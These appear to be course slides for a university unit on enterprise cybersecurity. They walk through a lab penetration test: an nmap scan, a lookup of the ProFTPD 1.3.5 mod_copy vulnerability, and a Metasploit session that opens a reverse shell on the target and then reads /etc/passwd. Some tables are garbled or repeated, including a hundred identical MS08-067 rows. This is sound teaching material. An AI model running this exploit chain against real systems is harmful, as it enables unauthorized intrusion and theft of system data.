

# Managing Enterprise Cybersecurity


## MIS 4596

Unit #17

# Some thoughts on how to approach Milestone 3

Penetration testing involves experimentation


## Basic Penetration Testing Workflow

- *Pre-engagement Interactions*
  - *Intelligence Gathering*
  - *Threat Modeling*
  - **Vulnerability Analysis**
  - **Exploitation**
  - *Post Exploitation*
  - **Reporting**
- 
- The diagram illustrates an iterative process between 'Vulnerability Analysis' and 'Exploitation'. A blue arrow on the left points from 'Exploitation' back to 'Vulnerability Analysis', and a blue arrow on the right points from 'Vulnerability Analysis' to 'Exploitation'. The text '*Iterative experimentation*' is written in red between these two arrows.

# Remember nmap?

It can help you determine what services are running?

Nmap flag -sV is for service version scanning



```
(root@kali)-[~/vagrant-boxes/pentest-humbleify]
└─# nmap -sV 192.168.56.200
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 09:25 EDT
Nmap scan report for 192.168.56.200
Host is up (0.00056s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
111/tcp   open  rpcbind  2-4 (RPC #100000)
3306/tcp  open  mysql    MySQL (unauthorized)
6667/tcp  open  irc      UnrealIRCd
MAC Address: 52:54:00:AD:09:95 (QEMU virtual NIC)
Service Info: Host: irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.38 seconds

(root@kali)-[~/vagrant-boxes/pentest-humbleify]
└─#
```



# Metasploit Framework

- Let's see what exploits are available for ftp and ssh

## ➤ ProFTPd 1.3.5

Exploit Database - Exploits for Pe x  
exploit-db.com

EXPLOIT DATABASE

- EXPLOITS
- GHDB
- PAPERS
- SHELLCODES
- SEARCH EDB
- SEARCHSPLOIT MANUAL
- SUBMISSIONS
- ONLINE TRAINING

Exploit Database Search x +  
exploit-db.com/search?q=ProFTPd

EXPLOIT DATABASE

### Exploit Database Advanced Search

Title:

Content:

Verified  Has App  No Metasploit

Show: 15

Date	#	D	A	V	Title
2015-06-10		↓		✓	ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)
2015-04-21		↓		✗	ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution
2015-04-13		↓		✓	ProFTPd 1.3.5 - File Copy
2011-12-01		↓		✗	FreeBSD - 'ftpd / ProFTPd' Remote Command Execution
2011-02-07		↓		✗	ProFTPd - 'mod_sftp' Integer Overflow Denial of Service (PoC)
2011-01-09		↓	☑	✓	ProFTPd 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit)
2011-01-09		↓	☑	✓	ProFTPd 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer Overflow (Metasploit)
2010-12-03		↓		✓	ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)
2010-12-02		↓	☑	✓	ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution
2010-12-02		↓		✓	ProFTPd 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit)
2010-11-07		↓	☑	✓	ProFTPd IAC 1.3.x - Remote Command Execution
2009-10-12		↓	☑	✓	ProFTPd 1.3.0 (OpenSUSE) - 'mod_ctrls' Local Stack Overflow
2009-02-10		↓		✓	ProFTPd - 'mod_mysql' Authentication Bypass

Date	#	D	A	V	Title
2015-06-10		↓		✓	ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)
2015-04-21		↓		✗	ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution
2015-04-13		↓		✓	ProFTPd 1.3.5 - File Copy
2011-12-01		↓		✗	FreeBSD - 'ftpd / ProFTPd' Remote Command Execution
2011-02-07		↓		✗	ProFTPd - 'mod_sftp' Integer Overflow Denial of Service (PoC)
2011-01-09		↓	☑	✓	ProFTPd 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit)
2011-01-09		↓	☑	✓	ProFTPd 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer Overflow (Metasploit)
2010-12-03		↓		✓	ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)
2010-12-02		↓	☑	✓	ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution
2010-12-02		↓		✓	ProFTPd 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit)
2010-11-07		↓	☑	✓	ProFTPd IAC 1.3.x - Remote Command Execution
2009-10-12		↓	☑	✓	ProFTPd 1.3.0 (OpenSUSE) - 'mod_ctrls' Local Stack Overflow
2009-02-10		↓		✓	ProFTPd - 'mod_mysql' Authentication Bypass

# Metasploit Framework

## ➤ ProFTPD 1.3.5



61	exploit/05x/ftp/webstar_ftp_user	2004-07-13	average	No	WebSTAR FTP Server User Overflow
62	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No	ProFTPD-1.3.3c Backdoor Command Execution
63	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod Copy Command Execution
64	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution



### ProFTPD 1.3.5 - 'mod\_copy' Command Execution (Metasploit)

<b>EDB-ID:</b> 37262	<b>CVE:</b> 2015-3306	<b>Author:</b> METASPLOIT	<b>Type:</b> REMOTE	<b>Platform:</b> LINUX	<b>Date:</b> 2015-06-10
<b>EDB Verified:</b> ✓		<b>Exploit:</b> 📄 / {}		<b>Vulnerable App:</b>	



```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'ProFTPD 1.3.5 Mod_Copy Command Execution',
      'Description' => %q{
        This module exploits the SITE CPCR/CPTO commands in ProFTPD version 1.3.5.
        Any unauthenticated client can leverage these commands to copy files from any
```

ID	Author	Check	Description
1	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
2	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
3	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
4	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
5	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
6	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
7	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
8	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
9	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
10	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
11	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
12	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
13	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
14	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
15	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
16	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
17	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
18	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
19	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
20	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
21	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
22	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
23	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
24	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
25	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
26	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
27	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
28	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
29	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
30	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
31	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
32	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
33	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
34	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
35	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
36	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
37	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
38	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
39	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
40	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
41	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
42	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
43	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
44	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
45	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
46	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
47	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
48	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
49	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
50	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
51	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
52	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
53	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
54	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
55	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
56	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
57	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
58	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
59	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
60	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
61	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
62	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
63	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
64	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
65	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
66	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
67	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
68	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
69	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
70	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
71	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
72	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
73	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
74	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
75	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
76	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
77	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
78	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
79	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
80	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
81	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
82	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
83	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
84	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
85	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
86	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
87	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
88	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
89	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
90	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
91	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
92	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
93	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
94	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
95	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
96	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
97	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
98	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
99	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability
100	SecWiki	normal	MS08-067: Remote Code Execution Vulnerability

# ProFTPD 1.3.5 Mod\_Copy Command Execution

Disclosed	Created
04/22/2015	05/30/2018

## Description

This module exploits the SITE CPFR/CPTO commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible.

## Author(s)

Vadim Melihov  
xistence <xistence@0x90.nl>

## Platform

Unix

## Architectures

cmd

**NIST** Information Technology Laboratory  
**NATIONAL VULNERABILITY DATABASE**

**NVD**

**VULNERABILITIES**

### CVE-2015-3306 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

**QUICK INFO**

**CVE Dictionary Entry:**  
CVE-2015-3306  
**NVD Published Date:**  
05/18/2015  
**NVD Last Modified:**  
01/02/2017

### Current Description

The mod\_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands.

**Source:** MITRE  
[View Analysis Description](#)

**Severity** CVSS Version 3.x CVSS Version 2.0

**CVSS 3.x Severity and Metrics:**

**NIST:** NVD **Base Score:** N/A **NVD score not yet provided.**

### References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
<a href="http://lists.fedoraproject.org/pipermail/package-announce/2015-May/157053.html">http://lists.fedoraproject.org/pipermail/package-announce/2015-May/157053.html</a>	
<a href="http://lists.fedoraproject.org/pipermail/package-announce/2015-May/157054.html">http://lists.fedoraproject.org/pipermail/package-announce/2015-May/157054.html</a>	
<a href="http://lists.fedoraproject.org/pipermail/package-announce/2015-May/157581.html">http://lists.fedoraproject.org/pipermail/package-announce/2015-May/157581.html</a>	
<a href="http://lists.opensuse.org/opensuse-updates/2015-06/msg00020.html">http://lists.opensuse.org/opensuse-updates/2015-06/msg00020.html</a>	
<a href="http://packetstormsecurity.com/files/131505/ProFTpd-1.3.5-File-Copy.html">http://packetstormsecurity.com/files/131505/ProFTpd-1.3.5-File-Copy.html</a>	
<a href="http://packetstormsecurity.com/files/131555/ProFTpd-1.3.5-Remote-Command-Execution.html">http://packetstormsecurity.com/files/131555/ProFTpd-1.3.5-Remote-Command-Execution.html</a>	
<a href="http://packetstormsecurity.com/files/131567/ProFTpd-CPFR-CPTO-Proof-Of-Concept.html">http://packetstormsecurity.com/files/131567/ProFTpd-CPFR-CPTO-Proof-Of-Concept.html</a>	
<a href="http://packetstormsecurity.com/files/132218/ProFTPD-1.3.5-Mod_Copy-Command-Execution.html">http://packetstormsecurity.com/files/132218/ProFTPD-1.3.5-Mod_Copy-Command-Execution.html</a>	
<a href="http://www.debian.org/security/2015/dsa-3263">http://www.debian.org/security/2015/dsa-3263</a>	
<a href="http://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec">http://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec</a>	
<a href="http://www.securityfocus.com/bid/74238">http://www.securityfocus.com/bid/74238</a>	
<a href="https://www.exploit-db.com/exploits/36742/">https://www.exploit-db.com/exploits/36742/</a>	Exploit
<a href="https://www.exploit-db.com/exploits/36803/">https://www.exploit-db.com/exploits/36803/</a>	Exploit

### Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-284	Improper Access Control	NIST

### Known Affected Software Configurations

Switch to CPE 2.2

**Configuration 1** ([hide](#))

```
cpe:2.3:a:proftpd:proftpd:1.3.5:*:*:*:*:*:*
```

Show Matching CPE(s) ▾

### Change History

7 change records found - [show changes](#)

# Metasploit Framework

1. Switch to root, i.e. "su" user
2. msfdb init
3. msfconsole

```
geocryp4596@kali:~$ su
Password:
root@kali:/home/geocryp4596# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
root@kali:/home/geocryp4596# msfconsole

IIIIII      dTb.dTb
 II      4'  v  'B
 II      6.   .P
 II      'T; .;P'
 II      'T; .;P'
IIIIII      'YvP'

      .-.-.-.-.-.
     /             \
    /               \
   /                 \
  /                   \
 /                     \
/                         \
-.-.-.-.-.

I love shells --egypt

      =[ metasploit v5.0.41-dev ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 4 evasion ]

msf5 > █
```

File Edit View Terminal Tabs Help

msf5 > search mod\_copy

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod_Copy Command Execution

msf5 > █



```
msf5 > use exploit/unix/ftp/proftpd_modcopy_exec  
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options
```

Module options (exploit/unix/ftp/proftpd\_modcopy\_exec):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

Exploit target:

Id	Name
0	ProFTPD 1.3.5

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > █
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 172.32.25.133
```

```
RHOSTS => 172.32.25.133
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options
```

```
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	172.32.25.133	yes	The target address range or CIDR identifier
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

```
Exploit target:
```

Id	Name
0	ProFTPD 1.3.5

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > ifconfig
```

```
[*] exec: ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1460  
  inet 10.128.0.3 netmask 255.255.255.255 broadcast 10.128.0.3  
  inet6 fe80::4001:aff:fe80:3 prefixlen 64 scopeid 0x20<link>  
  ether 42:01:0a:80:00:03 txqueuelen 1000 (Ethernet)  
  RX packets 82620 bytes 27529498 (26.2 MiB)  
  RX errors 0 dropped 0 overruns 0 frame 0  
  TX packets 1080759 bytes 691161946 (659.1 MiB)  
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
  inet 127.0.0.1 netmask 255.0.0.0  
  inet6 ::1 prefixlen 128 scopeid 0x10<host>  
  loop txqueuelen 1000 (Local Loopback)  
  RX packets 9941 bytes 3010895 (2.8 MiB)  
  RX errors 0 dropped 0 overruns 0 frame 0  
  TX packets 9941 bytes 3010895 (2.8 MiB)  
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500  
  inet 10.8.0.158 netmask 255.255.255.255 destination 10.8.0.157  
  inet6 fe80::143:1657:d04:cc06 prefixlen 64 scopeid 0x20<link>  
  unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 100 (UNSPEC)  
  RX packets 5089 bytes 344289 (336.2 KiB)  
  RX errors 0 dropped 0 overruns 0 frame 0  
  TX packets 5630 bytes 315923 (308.5 KiB)  
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
virbr0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
  inet 192.168.55.101 netmask 255.255.255.0 broadcast 192.168.55.255  
  ether 52:54:00:87:3b:95 txqueuelen 1000 (Ethernet)  
  RX packets 0 bytes 0 (0.0 B)  
  RX errors 0 dropped 0 overruns 0 frame 0  
  TX packets 0 bytes 0 (0.0 B)  
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options
```

```
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	172.32.25.133	yes	The target address range or CIDR identifier
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

```
Payload options (cmd/unix/reverse_awk):
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	ProFTPD 1.3.5

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.55.101
```

```
LHOST => 192.168.55.101
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) >
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options
```

```
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	172.32.25.133	yes	The target address range or CIDR identifier
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

```
Payload options (cmd/unix/reverse_perl):
```

Name	Current Setting	Required	Description
LHOST	10.8.0.158	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
--	----
0	ProFTPD 1.3.5

# No payload needed!

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 10.8.0.158:4444
[*] 172.32.25.133:80 - 172.32.25.133:21 - Connected to FTP server
[*] 172.32.25.133:80 - 172.32.25.133:21 - Sending copy commands to FTP server
[*] 172.32.25.133:80 - Executing PHP payload /Tt6hub.php
[*] Command shell session 2 opened (10.8.0.158:4444 -> 10.8.0.66:60160) at 2020-03-19 08:49:23 -0400
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 10.8.0.158:4444
[*] 172.32.25.133:80 - 172.32.25.133:21 - Connected to FTP server
[*] 172.32.25.133:80 - 172.32.25.133:21 - Sending copy commands to FTP server
[*] 172.32.25.133:80 - Executing PHP payload /Tt6hub.php
[*] Command shell session 2 opened (10.8.0.158:4444 -> 10.8.0.66:60160) at 2020-03-19 08:49:23 -0400
```

```
pwd
/var/www
whoami
www-data
```

# We obtained a "Jail shell"

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.8.0.158:4444
[*] 172.32.25.133:80 - 172.32.25.133:21 - Connected to FTP server
[*] 172.32.25.133:80 - 172.32.25.133:21 - Sending copy commands to FTP server
[*] 172.32.25.133:80 - Executing PHP payload /Tt6hub.php
[*] Command shell session 2 opened (10.8.0.158:4444 -> 10.8.0.66:60160) at 2020-03-19 08:49:23 -0400

pwd
/var/www
whoami
www-data
help

Meta shell commands
=====

Command      Description
-----
help         Help menu
background   Backgrounds the current shell session
sessions     Quickly switch to another session
resource     Run a meta commands script stored in a local file
shell        Spawn an interactive shell (*NIX Only)
download     Download files (*NIX Only)
upload       Upload files (*NIX Only)
source       Run a shell script on remote machine (*NIX Only)
irb          Open an interactive Ruby shell on the current session
pry          Open the Pry debugger on the current session
```

# Spawning a TTY (“teletype” terminal) shell

- Type: “/bin/sh -i”

```
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
help

Meta shell commands
=====

Command      Description
-----
help          Help menu
background   Backgrounds the current shell session
sessions     Quickly switch to another session
resource     Run a meta commands script stored in a local file
shell        Spawn an interactive shell (*NIX Only)
download     Download files (*NIX Only)
upload       Upload files (*NIX Only)
source       Run a shell script on remote machine (*NIX Only)
irb          Open an interactive Ruby shell on the current session
pry         Open the Pry debugger on the current session

/bin/sh -i
/bin/sh -i
$
```



```
$ whoami
whoami
www-data
$ pwd
pwd
/var/www
$ ls
ls
```

```
0yHt279.php  CuH5e.php  NsCfe.php  b8FI6.php  l9V2Xbu.php  test
8JEK3.php   K0GLwJr.php  SqaNWI.php  ijMqGh.php  lJ8u7rX.php  xyVuq.php
AZdCe.php   Kh9V6WP.php  Tt6hub.php  index.html  onkos81.php
BiqGI0z.php  MWmXA1V.php  YESrVcg.php  jtbxN93.php  robots.txt
```

```
$
```



```
$ cd /
cd /
$ ls
ls
bin      dev      home     lib      lost+found  mnt  proc  run  srv  tmp  var
boot    etc      initrd.img  lib64  media      opt  root  sbin  sys  usr  vmlinuz
$
```

- cd /etc
- ls

```
$ cd /etc
cd /etc
$ ls
ls
X11                initramfs-tools      proftpd
acpi               inputrc              protocols
adduser.conf       inserv              python
alternatives       inserv.conf         python2.7
apache2            inserv.conf.d       python3
apm                iproute2            python3.4
apparmor           iscsi                rc.local
apparmor.d         issue               rc0.d
appport            issue.net            rc1.d
apt                kbd                 rc2.d
at.deny            kernel              rc3.d
bash.bashrc        kernel-img.conf     rc4.d
bash_completion   landscape           rc5.d
bash_completion.d ld.so.cache         rc6.d
bindresvport.blacklist ld.so.conf
blkid.conf         ld.so.conf.d
blkid.tab          ldap
byobu              legal
ca-certificates   libaudit.conf
ca-certificates.conf libnl-3
calendar          locale.alias
chatscripts        localtime
console-setup     logcheck
cron.d             login.defs
cron.daily         logrotate.conf
cron.hourly        logrotate.d
cron.monthly       lsb-release
cron.weekly        lsb-release.conf
dbus-1             magic
debconf.conf       magic.mime
debian_version     mailcap
default            mailcap.order
deluser.conf       manpath.config
depmod.d           mime.types
dhcp              mke2fs.conf
dpkg              modprobe.d
environment        modules
fonts             mtab
fstab             mysql
fstab.d           nanorc
fstab.orig        network
ftputils          networks
fuse.conf         newt
gai.conf          nsswitch.conf
groff             openvpn
group             opt
group-            os-release
grub.d            pam.conf
gshadow           pam.d
passwd            passwd
passwd-          passwd-
perl             perl
php5             php5
host.conf         hostname
hostname          pm
hosts             polkit-1
hosts.allow       popularity-contest.conf
hosts.deny        ppp
ifplugd          profile
init             profile.d
init.d            profile.d
$
```

shadow  
shadow-

gshadow pam.d  
gshadow- passwd  
hdparm.conf passwd-  
host.conf perl  
hostname php5



```
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
